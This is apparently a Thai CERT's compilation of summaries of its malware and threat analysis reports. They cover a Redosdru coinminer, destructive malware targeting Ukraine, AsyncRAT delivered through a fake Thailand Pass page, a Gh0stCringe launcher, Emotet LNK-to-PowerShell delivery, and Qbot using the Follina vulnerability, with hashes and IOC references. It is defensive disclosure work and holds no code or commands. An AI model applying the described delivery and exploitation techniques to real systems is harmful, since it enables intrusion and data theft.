
ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ Executable ที่เกี่ยวข้องกับไฟล์มัลแวร์ในลำดับที่สองตามข้อมูลจากรายงานฉบับที่ “AMAR-210499-1.v1 - Redosdru” (จาก**ฉบับที่ 3**) พบว่าไฟล์ดังกล่าว (iexplore.exe, SHA256: E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20) เป็นมัลแวร์ประเภท Trojan ที่มีการทำงานแบบ Coinminer ซึ่งมีวัตถุประสงค์เพื่อใช้ทรัพยากรของเครื่องคอมพิวเตอร์เป้าหมายในการขุดสกุลเงินดิจิทัล ชื่อ Monero โดยใช้เครื่องมือชื่อ XMRig ซึ่งเป็น Open-source Tools ในการควบคุมใช้งานทรัพยากรฯ ก่อนจะส่งผลลัพธ์ไปยังเว็บไซต์ที่ให้บริการ Mining Pool[1] ต่อไป

ผลจากการวิเคราะห์พบว่าผู้โจมตีใช้เทคนิคที่ค่อนข้างมีเอกลักษณ์เฉพาะตัวในการพัฒนาไฟล์มัลแวร์นี้ ซึ่งสามารถนำข้อมูลดังกล่าวมาพัฒนาเป็น Adversary Profile ได้ ยกตัวอย่างเช่น

- ผู้โจมตีพึ่งพาเทคนิคการตั้งชื่อเลียนแบบค่อนข้างมาก โดยมีการเลียนแบบชื่อ Legitimate ไฟล์และ Services ของระบบปฏิบัติการ Windows รวมถึงชื่อโดเมนของ Google
- เทคนิคการใช้คำสั่ง Ping ผ่าน cmd.exe เพื่อหน่วงเวลา Execution Flow
- เทคนิคการถอนการติดตั้งโปรแกรมผ่าน Registry Key โดยมีการระบุค่า CLSID ซึ่งมีความเฉพาะตัวสูง (High-uniqueness)
- การตั้งชื่อ Exports Function โดยเลือกใช้คำที่มีความเฉพาะตัวสูง

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ IMAR-210499-3.v1 - Redosdru:Coinminer** เมื่อ 20 ธ.ค.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 1**

[1] "Mining Pool Definition - Investopedia." https://www.investopedia.com/terms/m/mining-pool.asp. Accessed 30 Jun. 2021.



ภาพที่ 1 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์ IMAR-210499-3.v1 - Redosdru:Coinminer** มีรายละเอียดตาม เอกสารแนบท้าย 1

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 5

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนถึงภัยคุกคามทางไซเบอร์อันเนื่องมาจากความขัดแย้งระหว่างรัสเซียและยูเครน โดยเฉพาะการโจมตีของผู้ไม่หวังดีที่ใช้มัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) ที่มุ่งเป้าโจมตีหน่วยงานต่าง ๆ ในประเทศยูเครน ซึ่งคาดว่ามีวัตถุประสงค์เพื่อทำลายระบบคอมพิวเตอร์เพื่อไม่ให้สามารถใช้งานได้ โดยการโจมตีทางไซเบอร์เพื่อวัตถุประสงค์ดังกล่าวต่อหน่วยงานต่าง ๆ ในประเทศยูเครนมีแนวโน้มที่จะเกิดเพิ่มมากขึ้นและอาจแพร่กระจายไปยังองค์กรในประเทศอื่น ๆ (รวมถึงประเทศไทย) โดยไม่ตั้งใจ ทั้งนี้ในรายงานฉบับดังกล่าว ศูนย์ TTC-CERT ได้แนะนำให้องค์กรพิจารณาในเรื่องการดำเนินการอย่างจริงจังเพื่อเสริมสร้างความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร เพิ่มความระมัดระวัง เสริมมาตรการเกี่ยวกับการป้องกันการโจมตีทางไซเบอร์ขององค์กรโดยใช้ข้อมูลจากรายงานในฉบับดังกล่าวและเตรียมความพร้อมสำหรับแผนตอบสนองต่อเหตุการณ์ดังกล่าว เพื่อปกป้องระบบสารสนเทศขององค์กรจากการโจมตีทางไซเบอร์ ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์สรุปการโจมตีของมัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) ที่มุ่งเป้าโจมตีหน่วยงานต่าง ๆ ในประเทศยูเครนในภาพรวมตลอดสัปดาห์ที่ผ่านมา** เมื่อ 2 มี.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 2**

***ภาพที่ 2** แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์สรุปการโจมตีของมัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) ที่มุ่งเป้าโจมตีหน่วยงานต่าง ๆ ในประเทศยูเครนในภาพรวมตลอดสัปดาห์ที่ผ่านมา** มีรายละเอียดตาม เอกสารแนบท้าย 2

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 6

ศูนย์ TTC-CERT ได้ดำเนินการทำรายงานการวิเคราะห์แคมเปญที่กำหนดเป้าหมายต่อชาวไทย โดยการปลอมแปลงหน้า Thailand Pass เพื่อติดตั้ง AsyncRAT บนเครื่องคอมพิวเตอร์ของเหยื่อ ซึ่งที่ผ่านมาถึงแม้ว่าการโจมตีทางไซเบอร์ส่วนใหญ่จะดำเนินการด้วย macro-enabled documents ของโปรแกรม Microsoft Word หรือ Microsoft Excel ผู้ไม่หวังดีมักจะมองหาวิธีใหม่ ๆ ในการโจมตีผู้ที่อาจเป็นเหยื่อ โดยในครั้งนี้ ผู้เขียนสังเกตพบการโจมตีที่กำหนดเป้าหมายต่อชาวไทยด้วยการโจมตีแบบ HTML smuggling ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules, มาตรการรับมือ เพื่อให้องค์กรต่าง ๆ ใน

ประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กรในการป้องกันจากโจมตีทางไซเบอร์ต่อองค์กรและประชาชนไทย

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์แคมเปญที่กำหนดเป้าหมายต่อชาวไทย โดยการปลอมแปลงหน้า Thailand Pass เพื่อติดตั้ง AsyncRAT บนเครื่องคอมพิวเตอร์ของเหยื่อ** เมื่อ 29 เม.ย.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 3**

ภาพที่ 3 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์แคมเปญที่กำหนดเป้าหมายต่อชาวไทย โดยการปลอมแปลงหน้า Thailand Pass เพื่อติดตั้ง AsyncRAT บนเครื่องคอมพิวเตอร์ของเหยื่อ** มีรายละเอียดตาม เอกสารแนบท้าย 3


รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 7

ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ Executable ที่เกี่ยวข้องกับไฟล์มัลแวร์ในลำดับที่สามตามข้อมูลจากรายงานฉบับที่ “AMAR-210499-1.v1 - Redosdru” (จาก**ฉบับที่ 3**) พบว่าไฟล์ดังกล่าว (32.exe, SHA256: 428280C60495D98BB323401C877783E641D21F649684FBACBB29BC8067BF6635) เป็นมัลแวร์ประเภท Launcher ซึ่งมีวัตถุประสงค์ในการ Drop ไฟล์ประเภท Hack Tools เช่น EternalBlue,

DoublePulsar, หรือ TcpScan เป็นต้น เพื่อใช้ในการสแกนระบบเครือข่ายและโจมตีเครื่องคอมพิวเตอร์ที่มีช่องโหว่ CVE-2017-0144 รวมทั้งติดตั้งไฟล์ Script จำนวนมากบนเครื่องคอมพิวเตอร์เพื่อใช้ในการควบคุมการทำงานของ Script เหล่านั้น รวมถึงสร้าง Persistence Machanism บนเครื่องเป้าหมาย

นอกจากนั้นไฟล์ 428280C604... (32.exe) จะทำการ Drop ไฟล์ซึ่งมีลักษณะการทำงานแบบ Remote Access Trojan (RAT) ทำให้ผู้โจมตีสามารถควบคุมสั่งการเครื่องเป้าหมายได้ เช่น เรียกใช้งานฟังก์ชัน PluginMe ซึ่งทำหน้าที่ในลักษณะ Keylogger เพื่อขโมยข้อมูลบนเครื่องผู้ใช้งาน, ติดต่อกลับไปยัง Command and Control (C2) เพื่อรับคำสั่งเพิ่มเติมรวมทั้งลักลอบส่งออกข้อมูล (Data Exfiltrate) ในรูปแบบเข้ารหัส, ดาวน์โหลดไฟล์อันตรายเพิ่มเติมจาก C2 และสั่ง Execute ไฟล์ดังกล่าวได้ ซึ่งสอดคล้องกับ Tactics, Techniques, Procedures (TTPs) ของมัลแวร์ชื่อ Gh0stCringe[2] หรือ CirenegRAT ตามรายงานของบริษัทความมั่นคงปลอดภัยทางไซเบอร์ Binary Defense ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-4.v1 - Redosdru** เมื่อ 10 พ.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 4**



ภาพที่ 4 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*


[2] "Gh0stCringe (Formerly CirenegRAT) - Binary Defense." 20 Jun. 2019, https://www.binarydefense.com/gh0stcringeformerly-cirenegrat/. Accessed 28 Oct. 2021.

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-4.v1 - Redosdru** มีรายละเอียดตาม เอกสารแนบท้าย 4

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 8

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนถึงความเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan[3] โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ tactics, techniques, and procedures (TTP) ที่เปลี่ยนไปจากเดิม โดยในครั้งนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตีเริ่มทดสอบการโจมตีโดยใช้ไฟล์ LNK ที่แนบมาจาก Phishing Email ซึ่งหากเหยื่อเปิดไฟล์ LNK จะสั่งให้ PowerShell (ซึ่งคำสั่งจะถูกฝังไว้ในไฟล์ LNK) ไปดาวน์โหลด Emotet จาก URL ภายนอกจำนวน 6 URL โดยหากหนึ่งในหก URL นี้สามารถทำการดาวน์โหลด Emotet ได้สำเร็จจะเก็บไฟล์ไว้ที่โฟลเดอร์ชื่อ Temp ($env:TEMP/<ชื่อไฟล์แบบสุ่ม>.xtq) และใช้ regsvr32.exe ในการ execute Emotet ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์การเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ TTP ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan (รูปแบบที่ 1)** เมื่อ 12 พ.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 5**



ภาพที่ 5 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*


ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์การเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ TTP ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan (รูปแบบที่ 1)** มีรายละเอียดตาม เอกสารแนบท้าย 5

[3] "What is Emotet Malware & How to protect yourself - Malwarebytes." https://www.malwarebytes.com/emotet. Accessed 28 Apr. 2022.

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 9

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนถึงเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ tactics, techniques, and procedures (TTP) ที่เปลี่ยนไปจากเดิม (รูปแบบที่ 2 ซึ่งรูปแบบที่ 1 รายงานไปแล้วเมื่อ 29 เม.ย.65) โดยในครั้งนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตียังคงทดสอบการโจมตีโดยใช้ไฟล์ LNK ที่แนบมาจาก Phishing Email ซึ่งหากเหยื่อเปิดไฟล์ LNK จะสั่งให้ Windows Command (ซึ่งคำสั่งจะถูกฝังไว้ในไฟล์ LNK) เรียกใช้คำสั่ง PowerShell (เป็น Fileless PowerShell) เพื่อไปดาวน์โหลด Emotet จาก URL ภายนอกจำนวน 6 URL โดยหากหนึ่งในหก URL นี้สามารถทำการดาวน์โหลด Emotet ได้สำเร็จจะเก็บไฟล์ไว้ที่โฟลเดอร์ชื่อ Temp ($env:TEMP/<ชื่อไฟล์แบบสุ่ม>.QyU) และใช้ regsvr32.exe ในการ execute Emotet ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์การเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ TTP ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan (รูปแบบที่ 2)** เมื่อ 12 พ.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 6**



ภาพที่ 6 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*


ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์การเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ TTP ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan (รูปแบบที่ 2)** มีรายละเอียดตาม เอกสารแนบท้าย 6

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 10

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนถึงความเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Qbot/Qakbot Malware โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเพิ่มรูปแบบวิธีการในการโจมตี หรือ tactics, techniques, and procedures (TTP) เพิ่มเติมขึ้นมา ซึ่งเริ่มมีการใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina) โดยในครั้งนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตียังคงโจมตีด้วยวิธีการ phishing และแนบไฟล์ที่เป็นอันตรายเพื่อหลอกให้เหยื่อเปิดไฟล์ดังกล่าว โดยผู้โจมตีได้แนบไฟล์ HTML ที่ฝังโค้ดที่เป็นอันตรายเพื่อทำการโจมตีแบบ HTML smuggling

ศูนย์ TTC-CERT วิเคราะห์รูปแบบการโจมตีของแคมเปญนี้แล้วพบว่า ผู้โจมตีได้พยายามเพิ่มโอกาสความสำเร็จในการโจมตีเพื่อติดตั้ง Qbot/Qakbot Malware ลงบนเครื่องคอมพิวเตอร์ของเหยื่อถึง 2 วิธี โดยวิธีแรกเป็นวิธีที่ใช้ไฟล์ shortcut (.lnk) ในการโจมตี ซึ่งเป็นรูปแบบการโจมตีที่เพิ่งเกิดขึ้นอย่างแพร่หลายในรอบ 3 เดือนที่ผ่านมา แต่อย่างไรก็ตามวิธีที่ 2 ผู้โจมตีใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina) ในการโจมตีเครื่องคอมพิวเตอร์ของเหยื่อเพื่อติดตั้ง Qbot/Qakbot Malware ซึ่งเป็นช่องโหว่ที่ถูกค้นพบและประกาศเมื่อไม่กี่สัปดาห์ที่ผ่านมา (ค้นพบเมื่อ 30 พ.ค.65) การดำเนินการด้วยวิธีที่ 2 นี้จะเพิ่มโอกาสความสำเร็จให้กับผู้โจมตีสามารถติดตั้ง Qbot/Qakbot Malware ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ เนื่องจากช่องโหว่นี้ยังไม่ถูกประกาศจนเป็นที่รู้จักในวงกว้างให้กับผู้ที่ทำหน้าที่ IT Security หรือผู้ดูแลระบบขององค์กรต่าง ๆ ในการตระหนักรู้ถึงสถานการณ์และรายละเอียดของช่องโหว่นี้อย่างแพร่หลายในปัจจุบัน ศูนย์ TTC-CERT หวังเป็นอย่างยิ่งว่ารายงานฉบับนี้จะเป็นส่วนหนึ่งในการสร้างความตระหนักรู้ต่อรูปแบบและวิธีการในการโจมตีของผู้ไม่หวังดีที่มักเปลี่ยนแปลงรูปวิธีการในการโจมตีอย่างรวดเร็วในปัจจุบัน ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์ Qbot/Qakbot Malware แพร่กระจายด้วยวิธีการ phishing และเริ่มมีการใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina)** เมื่อ 9 ส.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 7**



ภาพที่ 7 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์ Qbot/Qakbot Malware แพร่กระจายด้วยวิธีการ phishing และเริ่มมีการใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina)** มีรายละเอียดตาม เอกสารแนบท้าย 7

